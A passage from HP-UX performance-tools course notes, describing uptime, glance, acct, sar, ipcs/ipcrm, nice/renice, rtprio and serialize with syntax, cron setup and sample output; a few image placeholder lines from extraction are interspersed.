Documentation:	man page
Interval:	On demand
Data Source:	/dev/kmem registers/counters and /etc/utmp
Type of Data:	Global
Metrics:	Load averages, number of logged on users
Logging:	Standard output device
Overhead:	Varies, depending on number of users logged in
Unique Feature:	Easiest way to see time since last reboot, load averages
Full Pathname:	/usr/bin/uptime
Pros and Cons:	+ quick look at load average, how long systems been up - limited statistics

Syntax

```
uptime [-hlsuw] [user]

w [-hlsuw] [user]

-h    Suppress the first line and the heading line
-l    Print long listing
-s    Print short listing
-u    Print only the utilization lines; do not show user information
-w    Print what each user is doing; same as w command.
```

Example

```
# uptime
11:23am up 3 days, 22:22, 7 users, load average: 0.62, 0.37, 0.30


# uptime -w
11:23am up 3 days, 22:22, 7 users, load average: 0.57, 0.37, 0.30
User      tty          login@  idle  JCPU  PCPU  what
```

Module 10

Performance Tools Overview

root	console	9:26am	94:20			/usr/sbin/getty console
root	pts/0	9:26am	5			/sbin/sh
root	pts/3	9:26am	1:57			/sbin/sh
root	pts/4	10:16am		2	2	vi tools_notes
root	pts/5	9:43am				script

10-10. SLIDE: HP-UX Real Time Monitoring Tools



Student Notes

This slide shows the HP-specific, *run-time* performance monitoring tools available for HP-UX. Currently, **glance** and **gpm** are available for HP-UX 10.x and 11.x releases. Both **glance** and **gpm** are optional, separately purchasable products. In 11i GlancePak, which includes glance, gpm and the MeasureWare agent, is included in the Enterprise and Mission Critical Operating Environments.

The **glance** and **gpm** tools provide real-time monitoring capabilities specific to the HP-UX operating system. Both tools provide access to performance data not available with standard UNIX tools, and both tools use the **midaemon** (i.e. KI interface) to collect performance data, yielding much more accurate performance results.

10-11. TEXT PAGE: **glance**

Description

The **glance** tool is available for HP-UX releases 9.x, 10.x, and 11.x. This is the recommended performance monitoring tool for an HP-UX system. This tool shows information which cannot be seen with any of the standard UNIX monitoring tools, and the accuracy of the data is considered more reliable since the source is the **midaemon**, as opposed to the kernel counters and registers.

Tool Source:	HP
Documentation:	man page and on-line help
Interval:	>= 2 seconds
Data Source:	midaemon
Type of Data:	Global, Process, Application
Metrics:	CPU, Memory, Disk, Network, Kernel resources
Logging:	Standard output device, screen shots to a file
Overhead:	Varies, depending on presentation interval and number of processes
Unique Feature:	Per process system calls Global system calls Sort processes by CPU usage or by amount of Disk I/O being performed Displays files opened on a per process basis
Full Pathname:	/opt/perf/bin/glance
Pros and Cons:	+ extensive per-process information + extensive global metrics + more accurate than standard UNIX tools - uses curses - relatively slow startup - may not be bundled with the OS

Syntax


```
glance [-j interval] [-p print_dest] [-f filename]
        [-maxpages #] [-command] [-nice nicevalue] [-nosort]
        [-lock] [-adviser_only] [-syntax filename]
```

Key Metrics

The glance tool includes reports for the following areas:

Command	Screen Displayed / Description
a	CPU By Processor
c	CPU Report
d	Disk Report
g	Process List
i	IO By File System
l	Network By Interface
m	Memory Report
n	NFS By System
t	System Tables Report
u	IO By Disk
v	IO By Logical Volume
w	Swap Space
A	Application List
B	Global Waits
D	DCE Global Activity
G	Process Threads
H	Alarm History
I	Thread Resource
J	Thread Wait
K	DCE Process List
N	NFS Global Activity
P	PRM Group List
T	Transaction Tracker
Y	Global System Calls
Z	Global Threads
?	Commands Menu
S	Select a NFS system/Disk/Application/Trans/Thread
s	Select a single process
F	Process Open Files
L	Process System Calls
M	Process Memory Regions
R	Process Resources
W	Process Wait States

10-12. SLIDE: Generic UNIX Data Collection Tools



Student Notes

This slide shows the standard UNIX *data collection* tools included with HP-UX. Data collection tools gather performance data and other system-activity information, and store this data to files on the system.

By default, not too many standard UNIX tools perform data collection. The two most common tools are the **acct** (system accounting) suite of tools, and **sar** (via the **sadc** and **sa1** programs), the system activity reporter.

10-13. TEXT PAGE: acct Programs

Description

The system accounting programs are designed to charge for time and resources used on the system. Information such as connect time, pages printed, disk space used for file storage, and commands executed (and the resources used by those commands) is collected and stored by the acct commands. Generally not considered a performance tool, the accounting commands can provide useful data for certain situations.

Tool Source:	Standard UNIX (System V)
Documentation:	man pages
Interval:	On demand
Data Source:	dev/kmem registers and other kernel routines
Type of Data:	System resources used, on a per user bases
Metrics:	Connect time, Disk space used, others
Logging:	Binary file /var/adm/acct/pacct
Overhead:	Medium to large (up to 33%), depending on number of user and amount of activity
Unique Feature:	Shows how much system resources are being consumed by each user on the system. Logs every command executed by every user on the system.
Full Pathname:	/usr/sbin/acct/[acct_command]
Pros and Cons:	+ provides information to charge users for system use + extensive system utilization information kept - extremely large overhead, especially on an active system. - poor documentation

Syntax

```
/usr/sbin/acct/acctdisk
/usr/sbin/acct/acctdusg [-u file] [-p file]
/usr/sbin/acct/accton [file]
/usr/sbin/acct/acctwtmp reason
/usr/sbin/acct/closewtmp
/usr/sbin/acct/utmp2wtmp
```

System Accounting Notes

- System Accounting can be started:

Manually

Run the `/usr/sbin/acct/startup` command.

Automatically at Boot Time

Edit the `/etc/rc.config.d/acct` file and set the `START_ACCT` parameter equal to one (for example, `START_ACCT=1`).

- Only processes which have terminated are reported.
- Accounting reports include:
 - CPU time accounting
 - Disk accounting
 - Memory accounting
 - Connect time accounting
 - User command history
 - Several more

10-14. TEXT PAGE: **sar**

Description

The **sar** tool comes with additional programs which assist in performance data collection and storage. The performance data is kept for one month before being overwritten with new data. Since collected data is overwritten each month, monitoring a file's size is unnecessary.

The **sadc** program is a data collector which runs in the background, usually started by **sar** or **sa1**.

The **sa1** program is a convenient shell script for collecting and storing "sar" data to a log file under **/var/adm/sa**. This script is typically run from root's cron file and collects (by default), three system snapshots per hour.

The **sa2** program is also a convenient shell script for converting collected sar data (binary format) into readable ASCII report files. The report files are typically stored in **/var/adm/sa**. The **sa2** script is also normally run from root's cron file.

Tool Source:	Standard UNIX (System V)
Documentation:	man page
Interval:	>= 1 second
Data Source:	/dev/kmem registers
Type of Data:	Global
Metrics:	CPU, Disk, Kernel resources
Logging:	Binary file under /var/adm/sa
Overhead:	Varies, depending on snapshot interval
Unique Feature:	Only standard UNIX <i>performance</i> data collector
Full Pathname:	/usr/sbin/sar
Pros and Cons:	+ familiarity + relatively low overhead - no per process information - accuracy not as good as MeasureWare

Syntax

```
sar [-ubdycwaqvmAMS] [-o file] t [n]
sar [-ubdycwaqvmAMS] [-s time] [-e time] [-i sec] [-f file]
```

Configure Data Collection through cron Jobs

To set up **sar** data collection, add the following to root's cron file:

```
0 * * * 0,6 /usr/sbin/sa/sa1
0 8-17 * * 1-5 /usr/sbin/sa/sa1 1200 3
0 18-7 * * 1-5 /usr/sbin/sa/sa1
5 18 * * 1-5 /usr/sbin/sa/sa2 -s 8:00 -e 18:01 -i 3600 -u
5 18 * * 1-5 /usr/sbin/sa/sa2 -s 8:00 -e 18:01 -i 3600 -b
5 18 * * 1-5 /usr/sbin/sa/sa2 -s 8:00 -e 18:01 -i 3600 -q
```


Create the **/var/adm/sa** directory:

```
mkdir /var/adm/sa
```

Some systems recommend adding the above entries to **adm**'s cron file instead of root's. On these systems, be sure to give write access to all users on the **/var/adm/sa** directory.

```
chmod a+w /var/adm/sa
```


10-15. SLIDE: HP-UX Data Collection Tools




Student Notes

This slide shows the HP-specific *data collection* performance tools that can be added to an HP-UX system. The MeasureWare and PerfView tools are available for HPUX 10.x and 11.x systems. These tools are optional products (separately purchasable). In 11i the MeasureWare agent is included in the Enterprise and Mission critical Operating Environments.

These tools significantly enhance a customer's ability to track performance trends and review historical performance data about a system. The standard UNIX tools collect little to no per-process information, and have no alarming capabilities. With the MeasureWare and PerfView tools, global *and* per-process information is collected. In addition, *alarms* can be set to notify a user when a collected metric exceeds a defined threshold.

The MeasureWare agent has been renamed to OpenView Performance Agent and PerfView has been renamed to OpenView Performance Manager. However, you will commonly see the old names referred to in documentation and when you install the products.

10-16. SLIDE: Generic UNIX Performance Admin Tools



Student Notes

This slide shows the standard UNIX *administrative* performance tools included with HP-UX. These tools are used to tune and/or modify system resources to better improve the performance of a system. These tools are typically used to *change* or *tune* a system's component, as opposed to *viewing* or *displaying* characteristics about the component.

Only the root user is allowed to use these commands, as making these modifications affect the performance for all users on the system.

10-17. TEXT PAGE: **ipcs** and **ipcrm**

Description

The **ipcs** command displays information about active interprocess communication facilities. With no options, **ipcs** displays information in short format about message queues, shared memory segments, and semaphores that are currently active in the system.

The **ipcrm** command removes one or more specified message queue, semaphore set, or shared memory identifiers.

Tool Source:	Standard UNIX (System V)
Documentation:	man pages
Interval:	On demand
Data Source:	/dev/kmem registers
Type of Data:	Global, limited process
Metrics:	Semaphores, message queues, shared memory
Logging:	Standard output device
Overhead:	Varies, depending on the IPC resource in use
Unique Feature:	Shows the size, owner, and last user of message queues and shared memory segments.
Full Pathname:	/usr/bin/ipcs and /usr/bin/ipcrm
Pros and Cons:	+ shows orphan IPC entries + shows size of message queues and shared memory segments - process information limited to owner and last user

Syntax

```
ipcrm [-m shmid] [-q msqid] [-s semid]
```

```
ipcs [-mqs] [-abcopt] [-C corefile] [-N namelist]
  -m Display information about active shared memory segments.
  -q Display information about active message queues.
  -s Display information about active semaphores.

  -b Display largest-allowable-size information
  -c Display creator's login name and group name
  -o Display information on outstanding usage
  -p Display process number information
  -t Display time information
```

Examples

```
# ipcs -s
IPC status from /dev/kmem as of Sat Jun 30 19:39:22 2001
T      ID      KEY      MODE      OWNER      GROUP
Semaphores:
s      0 0x2f180002 --ra-ra-ra-    root      sys
s      3 0x412000a9 --ra-ra-ra-    root      root
s      4 0x00446f6e --ra-r--r--    root      root
s      6 0x01090522 --ra-r--r--    root      root
s      7 0x013d8483 --ra-r--r--    root      root
s     200 0x4c1c2f79 --ra-r--r--    daemon    daemon
```

```
# ipcrm -s 7
```

```
# ipcs -s
IPC status from /dev/kmem as of Sat Jun 30 19:39:24 2001
T      ID      KEY      MODE      OWNER      GROUP
Semaphores:
s      0 0x2f180002 --ra-ra-ra-    root      sys
s      3 0x412000a9 --ra-ra-ra-    root      root
s      4 0x00446f6e --ra-r--r--    root      root
s      6 0x01090522 --ra-r--r--    root      root
s     200 0x4c1c2f79 --ra-r--r--    daemon    daemon
6 0x01090522 --ra-r--r-- root root
s     200 0x4c1c2f79 --ra-r--r--    daemon    daemon
```

```
# ipcs -mob
IPC status from /dev/kmem as of Sat Jun 30 19:39:26 2001
T      ID      KEY      MODE      OWNER      GROUP  NATTCH  SEGSZ
Shared Memory:
m      0 0x411c05c6 --rw-rw-rw-    root      root      0      348
m      1 0x4e0c0002 --rw-rw-rw-    root      root      1     61760
m      2 0x41200675 --rw-rw-rw-    root      root      1      8192
m      3 0x301c59dc --rw-rw-rw-    root      root      3    1048576
m     3604 0x0c6629c9 --rw-r-----    root      root      2    7022108
m      5 0x06347849 --rw-rw-rw-    root      root      1     77384
m     206 0xffffffff --rw-r--rw-    root      root      0     22908
m     4607 0x431c6d18 --rw-rw-rw-    daemon    daemon    1    5767168
```

10-18. TEXT PAGE: **nice** and **renice**

Description

The **nice** command executes command at a nondefault CPU scheduling priority. (The name is derived from being "nice" to other system users by running large programs at lower priority.)

The **renice** command alters the priority of a running process.

Tool Source: Standard UNIX (System V)

Documentation: man pages

Interval: On demand

Data Source: Process table

Type of Data: Processes

Metrics: Priority

Logging: Standard output device

Overhead: Minimal

Unique Feature:

Full Pathname: **/usr/bin/nice**

Syntax

```
nice [-n newoffset_from_default_20] command [command_args]
```

```
renice [-n newoffset_from_current_value] [-g|-p|-u] id ...
```

An unsigned newoffset increases the system nice value for the command or process, causing it to run at lower priority. A negative value requires superuser privileges, and assigns a lower system nice value (higher priority) to command.

Examples

```
# ps -l
F S      UID    PID  PPID  C PRI  NI       ADDR   SZ    WCHAN  TTY        TIME  CMD
1 S        0   4728  4727  1 158  20     ff6680   85    87cec0  tttyp2    0:00  sh
1 R        0   4735  4728  6 179  20     1003d80  22          -  tttyp2    0:00  ps

# nice sh
# ps -l
F S      UID    PID  PPID  C PRI  NI       ADDR   SZ    WCHAN  TTY        TIME  CMD
1 S        0   4728  4727  0 158  20     ff6680   85    87cec0  tttyp2    0:00  sh
1 R        0   4736  4728  0 178  20     feae80  121          -  tttyp2    0:00  sh
# exit
```

Module 10

Performance Tools Overview


```
# nice -10 sh
# ps -l
  F S      UID    PID  PPID  C PRI  NI       ADDR   SZ    WCHAN  TTY      TIME  CMD
  1 S      0    4728  4727   0  158  20    ff6680   85    87cec0 tttyp2   0:00  sh
  1 R      0    4743  4740   7  199  30    ff1280   22      -  tttyp2   0:00  ps
  1 S      0    4740  4728  10  158  30    fea380  121    87e0c0 tttyp2   0:00  sh

# nice -5 ps -l
  F S      UID    PID  PPID  C PRI  NI       ADDR   SZ    WCHAN  TTY      TIME  CMD
  1 S      0    4728  4727   0  158  20    ff6680   85    87cec0 tttyp2   0:00  sh
  1 R      0    4744  4740  10  210  35   1003e80   22      -  tttyp2   0:00  ps
  1 S      0    4740  4728  10  158  30    fea380  121    87e0c0 tttyp2   0:00  sh

# nice -n 30 sh
# ps -l
  F S      UID    PID  PPID  C PRI  NI       ADDR   SZ    WCHAN  TTY      TIME  CMD
  1 S      0    4728  4727   0  158  20    ff6680   85    87cec0 tttyp2   0:00  sh
  1 R      0    4745  4740  19  220  39    fb3300  121      -  tttyp2   0:00  sh
  1 S      0    4740  4728   6  158  30    fea380  121    87e0c0 tttyp2   0:00  sh

# nice -n -30 sh
# ps -l
  F S      UID    PID  PPID  C PRI  NI       ADDR   SZ    WCHAN  TTY      TIME  CMD
  1 S      0    4728  4727   0  158  20    ff6680   85    87cec0 tttyp2   0:00  sh
  1 S      0    4749  4740   1  158   0    f86200  121    87dc40 tttyp2   0:00  sh
  1 S      0    4740  4728   7  158  30    fea380  121    87e0c0 tttyp2   0:00  sh
  1 R      0    4752  4749   6  139   0   1003980   22      -  tttyp2   0:00  ps
```

10-19. SLIDE: HP-UX Performance Admin Tools



Student Notes

This slide shows the HP-specific *administrative* performance tools available on HP-UX systems. Many of the tools shown on the slide come standard with the base OS. The only tool which is an add-on product is PRM. In 11i PRM is included in the Enterprise and Mission Critical Operating Environments.

These HP-specific tools were developed to allow modifications and performance enhancements to functionality unique to the HP-UX operating system.

10-20. TEXT PAGE: `rtprio`

Description

The `rtprio` command executes a specified command with a real-time priority, or changes the real-time priority of currently executing process PID. Real-time priorities range from zero (highest), to 127 (lowest).

Real-time processes are not subject to priority degradation and are considered of greater importance than non-real-time processes.

<i>NOTE:</i>	Special care should be taken when using this command. It is possible to lock out other processes (including system processes) when using this command.
--------------	--

Tool Source:	HP
Documentation:	man pages
Interval:	On demand
Data Source:	Process table
Type of Data:	Process
Metrics:	Process priority
Logging:	None
Overhead:	Varies, depending on the activity of the process
Unique Feature:	Assign real time priority to a process
Full Pathname:	<code>/usr/bin/rtprio</code>
Pros and Cons:	+ Can significantly improve the performance of a program - Can severely impact the performance of the system (if used incorrectly)

Syntax

```
rtprio priority command [arguments]
rtprio priority -pid
```

```
rtprio -t command [arguments]
rtprio -t -pid
```

```
-t  execute command with a timeshare (non-real-time) priority, or
     change the currently executing process pid from a possibly real-time
     priority to a timeshare priority.
```


Examples

Execute file a.out at a real-time priority of 100:

```
rtprio 100 a.out
```

Set the currently running process pid 24217 to a real-time priority of 40:

```
rtprio 40 -24217
```

10-21. TEXT PAGE: **serialize**

Description

The **serialize** command is used to force the target process to run serially with other processes also marked by this command. Once a process has been marked by **serialize**, the process stays marked until process completion, unless **serialize** is reissued.

Tool Source:	HP
Documentation:	man pages
Interval:	On demand
Data Source:	Process table
Type of Data:	Process
Metrics:	Priority
Logging:	Standard output device
Overhead:	Minimal
Unique Feature:	Decrease CPU and memory contention problems using standard functionality.
Full Pathname:	/usr/bin/serialize
Pros and Cons:	+ allows system to behave more efficiently when CPU and memory resources are scarce. - minimal documentation - only helps when CPU and memory resources are scarce

Syntax

```
serialize command [command_args]
```

```
serialize [-t] [-p pid]
```

```
-t  Indicates the process specified by pid should be returned to  
    timeshare scheduling.
```

Examples

Use **serialize** to force a database application to run serially with other processes marked for serialization. Type:

```
serialize database_app
```

Force a currently running process with a pid value of 215 to run serially with other processes marked for serialization. Type:

```
serialize -p 215
```

Return a process previously marked for serialization to a normal timeshare scheduling. The pid of the target process for this example is 174. Type:

```
serialize -t -p 174
```

10-22. TEXT PAGE: PRM (Process Resource Manager)

Description

